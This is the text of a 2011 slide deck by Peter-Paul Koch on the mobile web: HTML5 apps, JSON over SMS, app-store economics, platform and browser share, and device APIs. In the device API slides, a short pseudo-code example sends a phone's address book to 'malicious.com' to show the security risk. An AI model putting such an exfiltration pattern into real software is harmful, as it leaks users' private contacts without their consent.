The future of the mobile web

Peter-Paul Koch
http://quirksmode.org
http://twitter.com/ppk
/dev/haag, 25 February 2011

It was also a good opportunity to test Keynote
and I found it supports a lot of cool effects
so many that it's hard to choose
Still, I think it would be best
to use them with moderation

2011



$25

2011

$75

2014

$25

2014

Apps!
Maybe an app that keeps track of historical prices, or gives extra warnings against corrupt police officers.

I've done it. In April 2009.

Symbian

Windows Mobile

Symbian → Windows Mobile

And it worked. With web standards, obviously.
Well, OK.
It *almost* worked.
There was a compatibility issue.

HTML5 apps

- One core app written in HTML, CSS, and JavaScript.

- Deployed to several mobile platforms.

- Ideally, CSS and JavaScript are stored on the device.

- If it can't be deployed it's still a website.

HTML5 apps

And if it doesn't work it's still a website

HTML5 apps
Manifest file

- Contains metadata such as author name and email, app name

- But also width and height

- and device APIs necessary

data

?

data

?

HTML5 app

Data will likely be JSON
- Light-weight
- Already works everywhere

But how do we get the JSON
on the phone?

Wifi?
  Not available
Data plan?
  Too expensive
SMS?
  Sounds about right

JSON over SMS

- SMS is the only way of pushing data

- Premium SMS allows the service to make money easily

- Absolutely every phone supports SMS

- It's human-readable (more or less)

```
To: 06184322728

date: 150225,
towns: {
  town1: {
    prices:{
      catfish:0.88,
      dogfish:1.34,
      shellfish:0.79
    },
  },
  town2: {
    prices:{
      catfish:0.97,
      dogfish:1.13,
      shellfish:0.48
    },
  },
}
```

Money

- But if the user can share apps freely

- and pays for the data

- monetization is going to change considerably

- We don't need app stores any more

End of app stores

- *"Why is everyone so exercised? As with all walled gardens, the web will interpret the App Store as damage and route around it."*

- Eric Meyer

Money

- Product owners will earn money by selling data (articles, levels, logins, messages, whatnot)

- App store owners will ... well ... not make money any more. Good riddance.

- Developers will have to learn web standards. Good!

Operating systems

- Symbian
- Android
- iOS
- BlackBerry
- Windows
- bada

38%

22%

16%

16%

4% 3%

Operating systems

● Android

● iOS

Rest? What rest?

16%

22%

Mobile browsers

- Safari iPhone
- Android WebKit
- Dolfin for bada
- BlackBerry WebKit
- Opera Mobile
- Opera Mini
- MicroB
- Nokia WebKit
- Firefox

- Obigo WebKit
- Ovi
- Bolt
- BlackBerry old
- Phantom
- Obigo old
- NetFront
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Proxy browsers

- Page is downloaded to and rendered on the server.

- A highly compressed image is sent to the client.

- Advantage: cheap, both in device and in network costs

- Disadvantage: no client-side interactivity

Device APIs

- Native apps offer device APIs.

- They allow you to access the camera, accelerometer, SMS, file system, etc.

- They tie in your site or app with the mobile context.

- Web apps will have to offer them, too.

Device APIs

```
device.phone.call(device.addressBook['mom'])
```

Great!
Well ...

```
var ab = device.addressBook.toString();
sendRequest(POST,'malicious.com',ab);
```

There's a serious security problem here.
Providing trusted apps might remain an app store function.

Device APIs specs

- BONDI (obsolete)

- JIL (obsolete)

- W3C DAP (not yet ready)

- WAC 2.0

JavaScript events
Fun party game

- online and offline
- orientationchange
- shake
- cameraopen
- compasspointnorth
- devicemove (GPS?)
- phonecall
- textreceived

Thank you

Questions?